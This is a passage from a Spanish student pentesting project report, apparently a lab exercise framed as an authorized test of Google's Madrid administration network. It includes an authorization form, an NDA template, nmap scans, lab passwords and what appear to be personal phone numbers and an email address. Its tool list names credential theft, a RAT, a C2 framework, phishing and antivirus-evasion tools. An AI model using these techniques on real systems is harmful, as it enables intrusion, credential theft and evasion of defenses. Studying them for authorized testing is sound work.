


A partir de aquí todo es siguiente hasta finalizar.

Accediendo a la página del certificado:




Ahora crearemos un usuario normal en el dominio sin permisos:



Este usuario tendrá la contraseña ‘abc123.’.

d) Configuración Windows Sever DC02:

Lo primero que haré será configurar la red:



Colocando El servidor DNS del controlador principal de dominio.

La parte de añadir al dominio y configurar el servidor de certificados también la omitiré porque es igual que en el otro controlador, lo mismo para ser servidor de dominio, pues este también será servidor de dominio principal y servidor de certificados principal también.

Básicamente es una clonación de la otra máquina antes de meterla en el dominio, lo que hago es añadir a esta máquina como controlador de dominio y como servidor de certificados.

3.Documentación

a) Introducción

La seguridad informática es una rama que ha estado cobrando mayor importancia dentro de las organizaciones que usan las tecnologías de la información y la comunicación para realizar sus actividades (comerciales, financieras, sociales) y la preocupación por este campo va en aumento ya que hay miles de maneras de sabotear una red informática, sus dispositivos de comunicación, aplicaciones, bases de datos etc.

Los propósitos pueden ser muy variados: robo de información, sabotaje, espionaje, diversión, para probar nuevas técnicas, o casi por cualquier motivo.

Para proteger los sistemas hay que ver en qué parte son vulnerables, es decir probar técnicas que usan los atacantes para ver si un sistema es seguro, es decir hacer un pentesting, que es una herramienta de diagnóstico que revela la manera de operar de un intruso o atacante para lograr el acceso no autorizado a los sistemas de la información, en otras palabras se simula un ataque tal como lo haría un cibercriminal.

En este proyecto explotaré la capacidad de los sistemas de Active Directory y sus equipos para la empresa Google.

b) Descripción de la empresa

La empresa para la que voy realizar el pentesting es Google, concretamente su sede en Madrid, en su departamento de Administración.

Esta parte de la empresa tiene 56 empleados, fuimos contactados por la gerente de ciberseguridad de la empresa en Madrid, Eva Lorenzo Casado.

En cuanto a los sistemas sobre los que voy a realizar la prueba de pentesting, son 3.

Lo que haré será probar la seguridad de sus dos máquinas de Active Directory, y una máquina cliente.

En este caso se eligió hacer la prueba así porque todos los equipos cliente son los mismos, es decir tienen las mismas aplicaciones instaladas y son clones uno de otro, por lo tanto con realizar las pruebas en uno sabríamos las vulnerabilidades de los demás porque son iguales.

Estos equipos tienen estas contraseñas y usuarios:

- a) Equipos Windows Server 2019: Usuario Administrador del dominio 'Administrador' con contraseña 'abc123.' Y un usuario sin privilegios 'Alesander' y con contraseña abc123..
- b) Equipo Windows10 20H2: Usuarios 'Alesander' siendo administrador y un usuario normal 'usuario', con contraseñas 'abc123.' Y '123456789' respectivamente.

c) Planteamiento del problema

La empresa Google y yo llegamos a un acuerdo para realizar una prueba de pentesting a sus equipos del departamento de Administración, con motivo de comprobar la seguridad de este departamento, debido a un reciente ataque sobre el sistema mediante un troyano.

Con lo cual se busca proteger el sistema para evitar fugas de datos.

Como esta empresa trabaja con datos privados de los usuarios de su navegador y aplicaciones, tienen que cumplir con la normativa europea GDPR que entró en vigor en mayo de 2018 y en España la ley orgánica 3/2018, de 5 de diciembre, de Protección de datos Personales y garantía de derechos digitales.

d) Objetivo General

Realizar un pentesting a estos 3 ordenadores en la red local de la empresa Google en Madrid y concretamente del departamento de Administración, utilizando las herramientas descritas a continuación:

- Una maquina Parrot OS con una IP 192.168.1.44.
- Con metasploit framework 6.0.
- Una máquina Kali Linux con una IP 192.168.1.58.
- Mimikatz para escalada de privilegios y robo de credenciales.
- Zenmap escaneo de red.
- Nmap escaneo de red.
- Nessus escaneo de vulnerabilidades.
- Herramienta responder <https://github.com/Igandx/Responder> para robo de credenciales en red.
- John the ripper para fuerza bruta de credenciales.
- Xfreerdp para conexión a escritorio remoto desde Linux.
- Coerce, es un script para escalada de credenciales que abusa del protocolo MS-DFSNM.
- PetitPotam, script para escalada de privilegios que abusa del protocolo MS-EFSRPC.
- Ntlmrelayx de Impacket, PKINITtools, son necesarias para realizar la escalada de privilegios con el script de Coerce.
- Rubeus, Ntlmrelayx de Impacket para realizar la escalada de privilegios con el script de PetitPotam.
- HTTP Rejetto (HFS) 2.3 (CVE-2014-6287/CVE-2014-6287) para ganar acceso al sistema.
- CVE-2022-21999 SpoolFool Privesc para escalada de privilegios.
- Shellter para ofuscar .EXE.
- Nginx, para crear un servidor http, igual que python3 -m http.server <Puerto>.
- Quasar, que es un RAT, para ganar persistencia en el equipo.
- Visual Estudio que sirve para compilar Quasar.
- Escritorio remoto para acceder a los equipos.
- Covenant que es un C2.
- VMProyect para ofuscar .EXE .
- Este script para ataques de phishing PhishMailer: <https://github.com/BiZken/PhishMailer>
- Este script para ofuscar shellcode Nimcrypt2: <https://github.com/icyguider/Nimcrypt2>

- CrackMapExec para enviar comandos de PowerShell a una máquina del dominio.

Generar un informe de auditoría y documentación detallada sobre el pentesting, vulnerabilidades encontradas y como defenderse, procedimientos para explotar esas vulnerabilidades, instalación del contorno para realizar el pentesting.

Este informe de auditoría constará de dos partes, un informe ejecutivo y uno técnico.

También se realizará una memoria con todo el proceso.

e) Formulario de autorización de pentesting

Cliente: Google.

Nombre: Eva Lorenzo Casado

Puesto: Gerente del área de ciberseguridad.

Fecha: 20/05/2023

Autoriza a Alesander S.L para llevar a cabo actividades de verificación de seguridad de las aplicaciones

Y sistemas que se describen a continuación:

- Ámbitos de pruebas de penetración:

Prueba de penetración sobre 3 equipos de la empresa Google, en sus sede en Madrid y del departamento de administración de ella, en esta prueba se permitirá realizar todo tipo de ataque sobre estos equipos antes mencionados en este acuerdo, tendremos acceso a la red local del departamento de Administración de Google, se nos permitirá acceder a 3 máquinas, en concreto será un Windows server 2019 con IP 192.168.1.79, otro Windows Server 2019 con IP 192.168.1.80 y una máquina Windows 10 20H2 con IP 192.168.1.135, en estas pruebas se nos permitirá realizar las pruebas sobre estos equipos mediante red, y físicamente.

Estas serán las IPs y MACs con que realizaré las pruebas:

192.168.1.44 con MAC: C7-5C-DA-93-48-A0 .

192.168.1.58 on MAC 08-E4-14-1D-7B-E5 .

- Condiciones:

Las pruebas se realizarían en la misma red de la empresa, se realizará una prueba de caja gris y se podrán realizar pruebas ilimitadas dentro del tiempo establecido.

- Teléfonos de soporte en caso de algún problema:

En caso del cliente:

Eva Lorenzo Casado, 698456123.

En caso de la empresa:

Alesander Martínez Seijo, 622079858.

Correo: sanderfene21789@gmail.com .

- Documentación a entregar

Se entregará la memoria de las pruebas realizadas en PDF, un informe ejecutivo y otro técnico en el mismo PDF de la memoria.

f) Tipos de pruebas

Se utilizaron técnicas de pentesting estándar para realizar las pruebas, incluyendo el escaneo de puertos, la enumeración de servicios, la identificación de vulnerabilidades conocidas, la simulación de ataques de fuerza bruta y la realización de pruebas de penetración. Se coordino el personal de Administración de la empresa para minimizar riesgos y evitar interrupciones en el trabajo normal de la empresa. Se tomaron medidas para garantizar la seguridad de los durante las pruebas.

- HTTP Rejetto (HFS) 2.3 (CVE-2014-6287CVE-2014-6287) para ganar acceso al sistema.
- CVE-2022-21999 SpoolFool Privesc para escalada de privilegios.
- Ataques de fuerza bruta a credenciales de dominio y locales.
- Sniffing de red.
- Escalada de privilegios en general.
- Coerce, es un script para escalada de credenciales que abusa del protocolo MS-DFSNM.
- PetitPotam, script para escalada de privilegios que abusa del protocolo MS-EFSRPC.
- Ataques para conseguir acceso a las maquinas en general.

g) Restricciones y conformidades

Restricciones

Está autorizado a un periodo de prueba que abarca desde el 1 de mayo de 2023 hasta el 31 de mayo de 2023, ambos los dos incluidos.

Las horas en que se realizarán las pruebas serán desde las 16:00 hasta las 00:00.

De conformidad con la concesión de esta autorización el cliente declara:

- El cliente dueño de los sistemas donde se realizará la prueba de penetración y el suscrito tienen la autoridad adecuada para llevar a cabo las actividades de verificación de seguridad del sistema.
- El cliente ha creado una copia de seguridad completa de todos los sistemas dentro del ámbito de las pruebas de penetración, y se ha comprometido a que el sistema de copias de seguridad permitirá al cliente restaurar los sistemas al estado pre pentest.
- El servicio implica el uso necesario de técnicas diseñadas para detectar vulnerabilidades de seguridad, y que es posible identificar y eliminar todos los riesgos del uso de estas herramientas y técnicas, si esto no pudiera ser posible los siguientes puntos tratarán sobre este caso.
- En el caso que se produjera algún tipo de problema como daño a los sistemas producidos por la incorrecta realización de las pruebas de pentesting, la empresa Alesander S.L correrá con los gastos de reparación.
- En el caso de interrupción de los sistemas de la red, no será problema pues la prueba de pentesting se realizará fuera de horario laboral para no entorpecer el trabajo, pero aun así en el caso de que ocurra algún problema la empresa Alesander S.L correrá con los gastos de reparación o perdida de dinero producida por la imposibilidad de realizar la actividad empresarial, por servicios o red caídos por un periodo superior a un día, mientras la prueba este vigente.

Cualquier cambio en las limitaciones y condiciones descritas deberá realizarse por escrito y ser aceptados por las dos partes.

h) Acuerdo de confidencialidad y secreto

En.....a.....de.....de 20.....

REUNIDOS

D./D^a mayor de edad, con domicilio en la
C/..... Nº....., Localidad.....
Provincia..... C.P..... con D.N.I....., y en representación de la
compañía..... con CIF..... y domicilio social en..... y,

D./D^a mayor de edad, con domicilio en la
C/..... Nº....., Localidad.....
Provincia..... C.P..... con D.N.I....., y en representación de la
compañía..... con CIF..... y domicilio social en..... y,

Exponen

1. Que ambas partes se reconocen capacidad jurídica suficiente para suscribir el presente documento.
2. Que ambas partes desean iniciar una relación negocial y de colaboración mutua a nivel empresarial.
3. Que durante la mencionada relación las partes intercambiarán o crearán información que están interesadas en regular su confidencialidad y secreto mediante las siguientes:

Condiciones

Se considera información confidencial toda aquella información, ya sea técnica, financiera, comercial o de cualquier otro carácter, suministrada y divulgada por la empresa cliente a Alesander S.L en relación con el alcance del contrato, mediante cualquier tipo de soporte, tangible o intangible, actualmente conocido o que posibilite el estado de la técnica en el futuro (papel, informático) o de forma verbal.

a) Obligaciones Alesander S.L:

Nada más recibir la información confidencial, Alesander S.L la mantendrá en estricta confidencialidad, la utilizará solamente en relación con las pruebas de alcance, no la revelará a una tercera parte sin el previo consentimiento escrito de la empresa cliente y solo podrá revelar dicha información confidencial a los empleados de la compañía o que tengan necesidad expresa de conocerla en relación con las pruebas contratadas.

Alesander S.L no podrá copiar ni reproducir la información confidencial suministrada por la otra parte en formato o soporte alguno, excepto si ello fuera preciso con arreglo a lo previsto en el párrafo anterior. Toda copia o reproducción que se haga deberá contener el mismo sello, marca o leyenda que la original.

b) Exclusiones:

Las partes acuerdan que las obligaciones contenidas en este acuerdo no se aplicarán respecto a aquella información que:

- Esté, o sea o llegue a ser público conocimiento sin mediar acto proveniente de Alesander S.L en contravención de los términos de este compromiso.
- Deba ser difundida por imperativo de una disposición legal, contractual o judicial.
- Si la información es constitutiva de delito.
- Sea explícitamente identificada, de conformidad con este compromiso, como información no confidencial.
- Cuya comunicación o uso sin restricciones haya sido aprobada por la empresa cliente.
- Sea independientemente generada por Alesander S.L sin hacer uso de información confidencial.
- Haya sido requerida por la parte receptora mediante una resolución firme por autoridades administrativas o judiciales competentes. En este caso deberá notificarse.

c) Derechos de propiedad:

En este acuerdo no supone la concesión expresa o implícita, de derecho alguno sobre la información confidencial que la empresa cliente suministre, salvo el que en cada caso sea otorgado expresamente en relación con el alcance del presente contrato.

En consecuencia, el suministro de dicha información no podrá entenderse, en ningún caso, como concesión de patente, licencia o cualquier otro derecho de propiedad intelectual o industrial alguno, considerándose que aquella permanecerá en todo momento en el ámbito de propiedad de la empresa cliente o del tercero a quien pertenezca.

d) Vigencia

Las obligaciones previstas en la cláusula 2 permanecerán en vigor hasta que hayan transcurrido tres años contados a partir de la fecha de entrega del informe de resultados del presente contrato.

e) Legislación aplicable:

Este compromiso se interpretará de conformidad con las leyes españolas, en este caso la ley de protección de datos del 2018.

La ley aplicable a nivel europeo será el Reglamento General de Protección de Datos (RGPD), de 25 mayo de 2018.

Además, la Ley Orgánica 3/2018, de 5 de diciembre, de Protección de Datos Personales y garantía de los derechos digitales, que desarrolla el RGPD y establece las bases legales para la protección de datos personales en territorio español.

Si alguna de las partes es objeto de una fusión u otro tipo de reorganización societaria, se acuerda que este compromiso será vinculante para que el suceda de acuerdo con el lay aplicable.

f) Clausula penal:

Las partes se comprometen a cumplir con todos los términos fijados en el presente contrato, y muy especialmente aquellos relativos a las cláusulas sobre propiedad intelectual e industrial, confidencialidad y obligación de secreto.

Independientemente de las responsabilidades que pudieran derivarse del incumplimiento del presente acuerdo, así como de las eventuales indemnizaciones por daños y perjuicios de cualquier naturaleza que pudieran establecerse, el incumplimiento de estas obligaciones determinará a elección de la parte que no cumplió el contenido de los términos fijados en el presente contrato:

- a. La resolución del contrato.

b. El abono de..... € en concepto de penalización.

g) Confidencialidad del acuerdo:

Las partes acuerdan que este acuerdo reviste el carácter de confidencial y por tanto se prohíbe su divulgación a terceros.

h) Modificación o cancelación:

Este acuerdo sólo podrá ser modificado con el consentimiento expreso de ambas partes, en documento escrito y mencionando la voluntad de las partes de modificar el presente acuerdo.

i) Jurisdicción:

Las partes se comprometen a resolver de manera amistosa cualquier desacuerdo que pueda surgir en el desarrollo del presente contrato.

En caso de conflicto ambas partes acuerdan el sometimiento a los Tribunales de....., con renuncia de su propio fuero.

Y en prueba de conformidad de cuanto antecede, firman el presente acuerdo por duplicado y a un solo efecto en el lugar y fecha citados.

4. Recopilación de información

a) Escaneo de la red:

Para realizar el escaneo general de la red voy zenmap en Windows.

En este caso tendremos que detectar las tres máquinas de la red a las cuales tenemos permiso para realizar el pentesting, que estas son un dos Windows server 2019 y un Windows 20H2.

Usaré el siguiente comando:


```
nmap -T5 -v -sn 192.168.1.0/24
```

T5 lo que hace es haga escaneos muy rápidos con los cuales sería muy fácil que nos detectaran.


-sn sería un barrido de host sin escaneo de puertos.

-v activa el primer nivel de verbosidad hay hasta 3.


192.168.1.0/24 es la red que voy escanear.



Encontrando los tres equipos de Windows, y el parrot atacante:



Descubriendo esta topología de red:



Ahora realizaré con nmap un escaneo de puertos de cada una de las máquinas descubiertas:

```
nmap -p- -T4 192.168.1.135
nmap -p- -T4 192.168.1.80
nmap -p- -T4 192.168.1.79
```

Con la opción -p- escaneare todos los puertos de cada máquina.

Esto obtuve de la máquina Windows 10:

The screenshot shows a terminal window titled "Parrot Terminal". The command entered is \$nmap -p- -T4 192.168.1.135. The output shows the following information:

```
[parrot@parrot] ~
$ nmap -p- -T4 192.168.1.135
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-13 18:50 CEST
Nmap scan report for 192.168.1.135
Host is up (0.00062s latency).
Not shown: 65527 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
5040/tcp  open  unknown
5357/tcp  open  wsdapi
7680/tcp  open  pando-pub
49668/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 89.49 seconds
```

Siendo el puerto 80 donde corre el servidor de archivos, que vamos atacar para lograr el acceso a esta máquina.

Esto de la máquina de Windows Server 2019 DC02:

The screenshot shows a Parrot OS desktop environment. At the top, there's a blue header bar with the title "PROYECTO HACKING 2^a EVA". Below it is a dark-themed desktop interface with a taskbar at the bottom. A terminal window titled "Parrot Terminal" is open, displaying the output of the Nmap command:

```
[parrot@parrot] -[~]
└─ $ nmap -p- -T4 192.168.1.80
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-13 18:50 CEST
Nmap scan report for 192.168.1.80
Host is up (0.00031s latency).
Not shown: 65507 closed tcp ports (conn-refused)
PORT      STATE SERVICE
